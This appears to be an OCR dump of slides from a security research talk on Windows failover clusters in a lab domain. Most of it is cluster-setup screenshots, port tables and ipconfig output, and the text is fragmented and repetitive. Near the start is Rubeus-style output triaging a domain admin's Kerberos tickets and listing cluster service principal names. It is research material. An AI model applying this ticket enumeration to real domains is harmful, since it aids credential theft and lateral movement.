
v2.2.2

Action: Triage Kerberos Tickets (All Users)

[\*] Target user : domainadmin  
[\*] Current LUID : 0x3fb03f4

LUID	UserName	Service
0x3fb03f4	domainadmin @ LUDUS.DOMAIN	HTTP/test-cluster.ludus.domain
0x1beed7d	domainadmin @ LUDUS.DOMAIN	HTTP/test-cluster.ludus.domain
0x14c274b	domainadmin @ LUDUS.DOMAIN	HTTP/cluster.ludus.domain
0x108c183e	domainadmin @ LUDUS.DOMAIN	HTTP/test-cluster.ludus.domain
0xfd88d64	domainadmin @ LUDUS.DOMAIN	HTTP/test-cluster.ludus.domain
0xfd883e2	domainadmin @ LUDUS.DOMAIN	HTTP/test-cluster.ludus.domain
0x16e9534	domainadmin @ LUDUS.DOMAIN	HTTP/clushtshare.ludus.domain
0x11225c6	domainadmin @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN
0x11225c6	domainadmin @ LUDUS.DOMAIN	cifs/test_dc01_2022.ludus.domain   7/25/2025 1:29:06 AM





	Values:
prim	
pwd	HOST/clustshare HOST/clustshare.ludus.domain
replF	MSClusterVirtualServer/clustshare
sAM	MSClusterVirtualServer/clustshare.ludus.domain
sAM	MSServerClusterMgmtAPI/clustshare
	MSServerClusterMgmtAPI/clustshare.ludus.domain
servi	
user	

	Values:
pwd	
replF	HOST/TEST-CLUSTER2 HOST/test-cluster2.ludus.domain
sAM	MSServerClusterMgmtAPI/TEST-CLUSTER2
sAM	MSServerClusterMgmtAPI/test-cluster2.ludus.domair
servi	RestrictedKrbHost/TEST-CLUSTER2
user	RestrictedKrbHost/test-cluster2.ludus.domain
uSN	TERMSRV/TEST-CLUSTER2
uSN	TERMSRV/test-cluster2.ludus.domain
	WSMAN/test-cluster2

# Why did scheduled tasks work?

# Why that host?



# What's going on with session data?




# How does Kerberos authentication work?




**Daniel Heinsen**  
@hotnops


90 percent of security research is getting test environments setup properly.

1:11 PM · Oct 27, 2021





Recycle Bin CIM Explorer  
2025





Process  
Hacker 2



System  
Informer



accesschk64  
- Shortcut Windows  
Admin C...



Server Manager

Server Manager > Dashboard

File Action View Help

Actions

- Failover Cluster Manager
  - Validate Configuration...
  - Create Cluster...
  - Connect to Cluster...
  - View
  - Refresh
  - Properties
  - Help

Failover Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Overview

A failover cluster is a set of independent computers that work together to increase the availability of server roles. The clustered servers (called nodes) are connected by physical cables and by software. If one of the nodes fails, another node begins to provide services. This process is known as failover.

Clusters

Name	Role Status	Node Status	Event
No items found.			

Management

To begin to use failover clustering, first validate your hardware configuration, and then create a cluster. After these steps are complete, you can manage the cluster. Managing a cluster can include copying roles to it from a cluster running Windows Server 2022 or supported previous versions of Windows Server.


- Validate Configuration...
- Create Cluster...
- Connect to Cluster...

More Information


Failover cluster topics on the Web

Windows Server 2022 Standard Evaluation

Windows License valid for 170 days  
Build 20348.fe\_release.210507-1500





7:15 PM  
7/24/2025




Recycle Bin CIM Explorer

2025

Process  
Hacker 2System  
Informeraccesschk64  
- Shortcut

Cluster



Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

Actions

- Failover Cluster Manager
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Name	Role Status	Node Status	Event
No items found.			

No items found.

Management


To begin to use failover clustering, first validate your hardware configuration, and then create a cluster. After these steps are complete, you can manage the cluster. Managing a cluster can include copying roles to it from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

- Validate Configuration...
- Create Cluster...
- Connect to Cluster...

More Information

Failover cluster topics on the Web


This action launches a wizard that will guide you through the process of creating a new cluster.



Recycle Bin CIM Explorer  
2025



Process  
Hacker 2



System  
Informer



accesschk64  
- Shortcut



Rubeus.exe

Server Manager

Server Manager > Dashboard

File Action View Help

Actions

Failover Cluster Manager

Validate Configuration...  
Create Cluster...  
Connect to Cluster...  
View  
Refresh  
Properties  
Help

Failover Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Create Cluster Wizard

Select Servers

Before You Begin

Add the names of all the servers that you want to have in the cluster. You must add at least one server.

Enter server name:

Selected servers:

test-cluster.ludus.domain  
test-cluster2.ludus.domain  
test-cluster3.ludus.domain

Add Remove

< Previous Next > Cancel

Overview

A failover cluster (called nodes) is a group of servers that work together to provide high availability for a process or resource.

Name

Validation Warning  
Access Point for Administering the Cluster  
Confirmation  
Creating New Cluster  
Summary


Management

To begin to use the Failover Cluster Manager, you can manage the previous version of the Failover Cluster Manager.

Validate Configuration...  
Create Cluster...  
Connect to Cluster...

More Information


Failover cluster topics on the Web



Recycle Bin CIM Explorer  
2025



Process  
Hacker 2



System  
Informer



accesschk64 - Shortcut Admin C.






Cluster



## Rubeus.exe

The screenshot shows the Windows Server Manager interface with the 'Failover Cluster Manager' section selected. A 'Create Cluster Wizard' window is open, specifically the 'Access Point for Administering the Cluster' step. The 'Cluster Name:' field contains 'cluster'. Below it, a note states: 'The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.' A table lists a single network configuration: 'Networks' column has a checked checkbox; 'Address' column shows '10 . 3 . 10 . 100'. At the bottom of the wizard window are buttons for '< Previous', 'Next >', and 'Cancel'.



Server Manager

Server Manager > Dashboard

File Action View Help

Locales All Files

Failover Cluster Manager

Create failover clusters, validate hardware for potential failover clusters, and perform configuration changes to your failover clusters.

Create Cluster Wizard

Actions

- Failover Cluster Manager
- Validate Configuration...
- Create Cluster...
- Connect to Cluster...
- View
- Refresh
- Properties
- Help

**Failover Cluster Manager**

Summary

You have successfully completed the Create Cluster Wizard.

Node

- test-cluster2.ludus.domain
- test-cluster3.ludus.domain
- test-cluster.ludus.domain

Cluster

- cluster

Quorum

- Node and Disk Majority (Cluster Disk 1)






IP Address

- 10.3.10.100

To view the report created by the wizard, click View Report.  
To close this wizard, click Finish.

View Report... Finish

More Information



Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

cluster.ludus.domain

Summary of Cluster cluster  
cluster has 0 clustered roles and 3 nodes.

Name: cluster.ludus.domain  
Current Host Server: test-cluster2  
Recent Cluster Events: None in the last hour  
Witness: Cluster Disk 1

Networks: Cluster Network 1  
Subnets: 1 IPv4 and 0 IPv6

Actions

- cluster.ludus.domain
  - Configure Role...
  - Validate Cluster...
  - View Validation Report
  - Add Node...
  - Close Connection
  - Reset Recent Events
- More Actions
  - View
  - Refresh
  - Properties
  - Help

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

- Configure Role...
- Validate Cluster...
- Add Node...
- Copy Cluster Roles...
- Cluster-Aware Updating...

Failover cluster topics on the Web

Navigate

Roles Nodes Storage  
Networks Cluster Events

Cluster Core Resources

Name	Status	Information
Storage		
+ Cluster Disk 1	Online	

cluster.ludus.domain:

Type here to search





Recycle Bin  
2025



CIM Explorer  
2025



Process  
Hacker 2



x64dbg  
64



System  
Informer



x32dbg  
32



accesschk64  
- Shortcut



Windows  
Admin C...



Cluster



Rubeus.exe

Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

cluster.ludus.domain

Configure Role...

Validate Cluster...

View Validation Report

Add Node...

Close Connection

Reset Recent Events

More Actions

View

Refresh

Properties

Help

This action enables you to select a role that you can configure for high availability.

Cluster cluster.ludus.domain

Configure Cluster

- has 0 clustered roles and 3 nodes.

Server: test-cluster

Events: None in the last 24 hours

Networks: Cluster Network 1

Subnets: 1 IPv4 and 0 IPv6

Cluster Disk 1

Configure

Configure Role...

Validate Cluster...

View Validation Report

Add Node...

Close Connection

Reset Recent Events

More Actions

View

Refresh

Properties

Help

Cluster-Aware Updating...

Navigate

Roles Nodes Storage

Networks Cluster Events

Cluster Core Resources

Name	Status	Information
Storage		
+ Cluster Disk 1	Online	

Windows Server 2022 Standard Evaluation


Windows License valid for 167 days  
Build 20348.fe\_release.210507-1500



Type here to search



5:28 PM  
7/27/2025



Server Manager

Server Manager > Dashboard

File Action View Help

D

Loc A F

Failover Cluster Manager

cluster.ludus.domain

Summary Roles Nodes Storage Networks Cluster Events

High Availability Wizard

Select Role

Before You Begin

Select Role

Configure high Server 2022 or Client Access Point

Configure Storage

Confirmation

Add Node

Copy Cluster

Cluster-Aware

Navigation

Roles Networks

Cluster Core Resources

Name Status Information

Storage Cluster Disk 1 Online

Actions

cluster.ludus.domain

- Configure Role...
- Validate Cluster...
- View Validation Report
- Add Node...
- Close Connection
- Reset Recent Events
- More Actions
- View
- Refresh
- Properties
- Help




cluster.ludus.domain

File Server

DFS Namespace Server  
DHCP Server  
Distributed Transaction Coordinator (DTC)  
**File Server**  
Generic Application  
Generic Script  
Generic Service  
Hyper-V Replica Broker  
iSCSI Target Server

Description:  
A File Server provides a central location on your network where files are shared for use by users or by applications.

< Previous Next > Cancel



Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

D

cluster.ludus.domain

Summary

High Availability Wizard

Client Access Point

Name: cluster-share

Current Host

Recent Cluster

Witness: Cluster

Before You Begin

Select Role

File Server Type

Configure high availability

Client Access Point

Select Storage

Confirmation

Configure High Availability

Copy Cluster

Cluster-Aware

Navigation

Roles

Networks

Cluster Core Resources

Name

Status

Information

Storage

Cluster Disk 1

Online

Actions


cluster.ludus.domain

- Configure Role...
- Validate Cluster...
- View Validation Report
- Add Node...
- Close Connection
- Reset Recent Events
- More Actions
- View
- Refresh
- Properties
- Help

< Previous Next > Cancel



The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

Networks	Address
<input checked="" type="checkbox"/> 10.3.10.0/24	10 . 3 . 10 . 101




Recycle Bin CIM Explorer

2025

Process  
Hacker 2System  
Informeraccesschk64  
- Shortcut

Cluster



Server Manager

Server Manager > Dashboard

File Action View Help

Actions

- Roles
- Configure Role...
- Virtual Machines...
- Create Empty Role
- View
- Refresh
- Help

Failover Cluster Manager

cluster.ludus.domain

Roles (0)

Search

Name

High Availability Wizard

Select Storage

Before You Begin

Select Role

File Server Type

Client Access Point

Select Storage

Confirmation


Configure High Availability

Summary

Select only the storage volumes that you want to assign to this clustered role.  
You can assign additional storage to this clustered role after you complete this wizard.

Name	Status
Cluster Disk 2	Online


< Previous Next > Cancel



Recycle Bin

CIM Explorer

2025

Process  
Hacker 2System  
Informeraccesschk64  
- Shortcut

Rubeus.exe

Server Manager

Server Manager > Dashboard

File Action View Help

Actions

Roles (1)

cluster.ludus.domain

High Availability Wizard

Summary

Before You Begin

Select Role

File Server Type

Client Access Point

Select Storage

Confirmation

Configure High Availability

Network Name: cluster-share

OU: OU=Servers,DC=ludus,DC=domain

IP Address: 10.3.10.101

To view the report created by the wizard, click View Report.

To close this wizard, click Finish.

View Report... Finish

High availability was successfully configured for the role.

Windows Server 2022 Standard Evaluation

Windows License valid for 167 days  
Build 20348.fe\_release.210507-1500

Type here to search

5:46 PM  
7/27/2025



Recycle Bin



CIM Explorer


2025

Process  
Hacker 2


x64dbg

System  
Informer

x32dbg

accesschk64  
- Shortcut

Cluster



Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

Cluster cluster.ludus.domain

Summary of Cluster cluster  
cluster has 0 clustered roles and 3 nodes.

Name: cluster.ludus.domain Current Host Server: test-cluster Recent Cluster Events: None in the last 24 hours Witness: Cluster Disk 1

Networks: Cluster Network 1 Subnets: 1 IPv4 and 0 IPv6

Actions

- cluster.ludus.domain
- Configure Role...
- Validate Cluster...
- View Validation Report
- Add Node...
- Close Connection
- Reset Recent Events
- More Actions
- View
- Refresh
- Properties
- Help

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

- Configure Role...
- Validate Cluster...
- Add Node...
- Copy Cluster Roles...
- Cluster-Aware Updating...

Failover cluster topics on the Web


Navigate

Roles Nodes Storage

Networks Cluster Events

Cluster Core Resources

Name	Status	Information
Storage		
+ Cluster Disk 1	Online	



## Failover Cluster Manager

File Action View Help



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Failover Cluster Manager





C



cluster.ludus.domain



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### Cluster cluster.ludus.domain



#### Summary of Cluster cluster

cluster has 0 clustered roles and 3 nodes.

**Name:** cluster.ludus.domain

**Networks:** Cluster

**Current Host Server:** test-cluster

**Subnets:** 1 IPv4 a

**Recent Cluster Events:** None in the last 24 hours

**Witness:** Cluster Disk 1



#### Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or validate the cluster. This feature is available on Windows Server 2022 or supported previous versions of Windows Server.



[Configure Role...](#)



[Failover cluster t...](#)



[Validate Cluster...](#)



[Add Node...](#)



[Copy Cluster Roles...](#)

←

Failover Cluster Manager

File Action View Help

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cluster.ludus.domain

Roles

Nodes

Storage

Networks

Cluster Events

**cluster-share**

Status: Running


Priority: Medium

Owner Node: test-cluster

Client Access Name: cluster-share

IP Addresses: 10.3.10.101

A screenshot of the Failover Cluster Manager interface. The left sidebar shows a tree structure with 'cluster.ludus.domain' expanded, revealing 'Roles', 'Nodes', 'Storage', 'Networks', and 'Cluster Events'. A green arrow points to the 'Roles' node. The main pane displays a table titled 'Roles (1)' with one entry: 'cluster-share'. The table has columns for 'Name', 'Status', 'Type', and 'Owner Node'. The 'cluster-share' row shows 'Running' in the status column, 'File Server' in the type column, and 'test-cluster' in the owner node column. Below the table, a detailed view for 'cluster-share' shows its status as 'Running', priority as 'Medium', owner node as 'test-cluster', client access name as 'cluster-share', and IP addresses as '10.3.10.101'. The title bar at the top says 'Failover Cluster Manager > Dashboard'.



## Failover Cluster Manager

File Action View Help



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## Failover Cluster Manager

cluster.ludus.domain


Roles

Nodes

Storage

Networks

Cluster Events



## Nodes (3)

Search

Name	Status	Assigned Vote	Current Vote
test-cluster	Up	1	1
test-cluster2	Up	1	1
test-cluster3	Up	1	1

 Failover Cluster Manager

File Action View Help



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
I

 Failover Cluster Manager


cluster.ludus.domain



Roles



Nodes



Storage



Networks




Cluster Events



## Networks (1)

Search

Name	Status	Cluster Use	Information
 Cluster Network 1	 Up	Cluster and Client	



## Cluster Network 1

Name	Status
  test-cluster3 - Ethern	 Up
  test-cluster2 - Ethern	 Up
  test-cluster - Ethern	 Up

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports
Cluster Service	UDP and DTLS <sup>1</sup>	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
Cluster Service	TCP	445 (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

+ test-cluster - Ethernet

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports
Cluster Service	UDP and DTLS <sup>1</sup>	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
Cluster Service	TCP	445 (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

+ test-cluster - Ethernet

# Failover Cluster Manager

File Action View Help

	Application	Protocol	Ports
Connection-specific DNS Suffix . . . . .	:		
Description . . . . .	:	Microsoft Failover Cluster Virtual Adapter	
Physical Address . . . . .	:	02-9C-69-65-42-AC	
DHCP Enabled. . . . .	:	No	
Autoconfiguration Enabled . . . . .	:	Yes	
Link-local IPv6 Address . . . . .	:	fe80::df70:90b4:8ffa:b176%7(Preferred)	
IPv4 Address. . . . .	:	169.254.1.95(Preferred)	
Subnet Mask . . . . .	:	255.255.0.0	
Default Gateway . . . . .	:		
DHCPv6 IAID . . . . .	:	167964671	
DHCPv6 Client DUID. . . . .	:	00-01-00-01-2E-E1-A4-1B-BC-24-11-9A-41-4A	
NetBIOS over Tcpip. . . . .	:	Enabled	

WinRM	TCP	5985 (This port is required when deploying cloud witness.)	Up
		+ test-cluster2 - Ethernet	Up
		+ test-cluster - Ethernet	Up

# Failover Cluster Manager

File Action View Help



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## Application

Failover Cluster Manager  
Cluster Service  
cluster.ludus.dom

Roles

Cluster Service

Nodes

